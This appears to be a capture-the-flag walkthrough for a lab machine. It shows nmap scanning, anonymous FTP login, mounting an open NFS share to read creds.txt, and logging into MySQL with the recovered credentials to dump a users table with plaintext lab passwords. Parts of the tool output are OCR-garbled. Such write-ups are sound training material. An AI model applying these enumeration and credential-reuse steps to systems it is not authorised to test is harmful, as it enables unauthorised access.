

Objectives

- 1. What is the password inside the creds.txt file?
- 2. What is the name of the file running on port 21?
- 3. What is the password after enumerating the database?
- 1. What is the password inside the creds.txt file?
 - Lets scan the machine with nmap

```
2049/tcp open nfs acl 3 (RPC #100227)
3306/tcp open mysql
                            MySQL 5.7.28
  mysql-info:
     Protocol: 10
     Version: 5.7.28
     Thread ID: 3
    Capabilities flags: 65535
     Some Capabilities: FoundRows, Support41Au
ression, LongPassword, InteractiveClient, Ign
     Status: Autocommit
  Salt: \x1E oz
F|J*"\x16\x15]<1P5i;
     Auth Plugin Name: mysql_native_password
No exact OS matches for host (If you know wha
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=3/24%0T=21%CT=1%CU=33089
OS:0%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%I
OS:(01=M54DST11NW6%02=M54DST11NW6%03=M54DNNT1
OS:1NW6%06=M54DST11)WIN(W1=68DF%W2=68DF%W3=68
OS:(R=Y%DF=Y%T=FF%W=6903%0=M54DNNSNW6%CC=Y%Q=
OS: $\frac{S}{RD=0\timesQ=)T2(R=\times)T3(R=\times)T4(R=\times\timesDF=\times\timesT=\timesF\times\times
OS:=Y%DF=Y%T=FF%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)
0S:=R%0=%RD=0%Q=)T7(R=Y%DF=Y%T=FF%W=0%S=Z%A=S
OS:T=FF%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUC
0S:=S)
Network Distance: 2 hops
Service Info: OS: Unix
```


Open ports include:

PORT	21/tcp	22/tcp	111/tcp	2049/tcp	3306/tcp
SERVICE	ftp	Ssh	Rpcbind	Nfs_acl	mysql

- · Lets try to connect to ftp server and see what files are available
- Nmap shows that anonymous FTP login is allowed. Default anonymous username and password are: anonymous:anonymous

```
root@kali:~# ftp 10.10.178.90
Connected to 10.10.178.90.
220 (vsFTPd 3.0.2)
Name (10.10.178.90:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
                                         67 Dec 10 22:50 .
drwxr-xr-x
              4 0
                         0
              4 0
                         0
                                         67 Dec 10 22:50 ...
drwxr-xr-x
              1 0
                         0
                                         39 Dec 10 23:19 file.txt
rwxrwxrwx
              2 0
                         0
                                         6 Nov 04 08:50 pub
drwxr-xr-x
              2 14
                                         6 Nov 04 08:50 uploads
d-wx-wx--x
                         50
              1 0
                         0
                                        224 Nov 04 08:46 welcome.msg
- rw-r--r--
```

- Once connected, Is command is used to show all files in root directory
- Can use get command to download files. File.txt and welcome.msg are downloaded. The
 pub directory is empty, and we do not have permission to view the uploads directory
- Examining file.txt:



- Looks to be the login to the mysql server on port 3306
- There is nothing else on this ftp server
- Lets try the next available port/service, NFS

```
root@kali:~# showmount -e 10.10.178.90

Export list for 10.10.178.90:
/opt/files *
root@kali:~# mount 10.10.178.90:/opt/files Downloads/
root@kali:~# cat Downloads/creds.txt
the password is securepassword123
root@kali:~#
```

- Use showmount command to see if any shares are available; /opt/files is available
- Mount that network share to Downloads/ directory, and read the creds.txt file

The password inside the creds.txt file is securepassword123

2. What is the name of the file running on port 21?

Port 21 is the ftp server; that file we found was named 'file.txt' with the mysql credentials

3. What is the password after enumerating the database?

Lets use the file.txt credentials to log into the mysql server

```
root@kali:~# mysql -h 10.10.178.90 -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.7.28 MySQL Community Server (GPL)
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement
MySQL [(none)]>
```

```
[information schema]> show databases
  Database
  mysql
  rows in set (0.181 sec)
MySQL [information_schema]> use data
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MySQL [data]> select database();
  database() |
  data
  row in set (0.181 sec)
 lySQL [data]> show tables;
  Tables_in_data |
  row in set (0.180 sec)
MySQL [data]> describe users;
ERROR 1146 (42502): Table 'data.users' doesn't exist
MySQL [data]> describe USERS;
               | Type
  name | varchar(20)
password | varchar(30)
  rows in set (0.180 sec)
 lySQL [data]> select * from USERS
  name | password
  row in set (0.179 sec)
 ySQL [data]>
```

- Use commands to enumerate the database; to show all databases use 'show databases'
- To select a database use 'use <database name>'
- To show the tables in the database use 'show tables'
- To describe a particular table use 'describe '
- To view the table, we can use SQL such as:
- SELECT * FROM USERS
- This will select all the rows from the USERS table
- In our case there is only one entry in the table, admin, with a plaintext password, bestpassword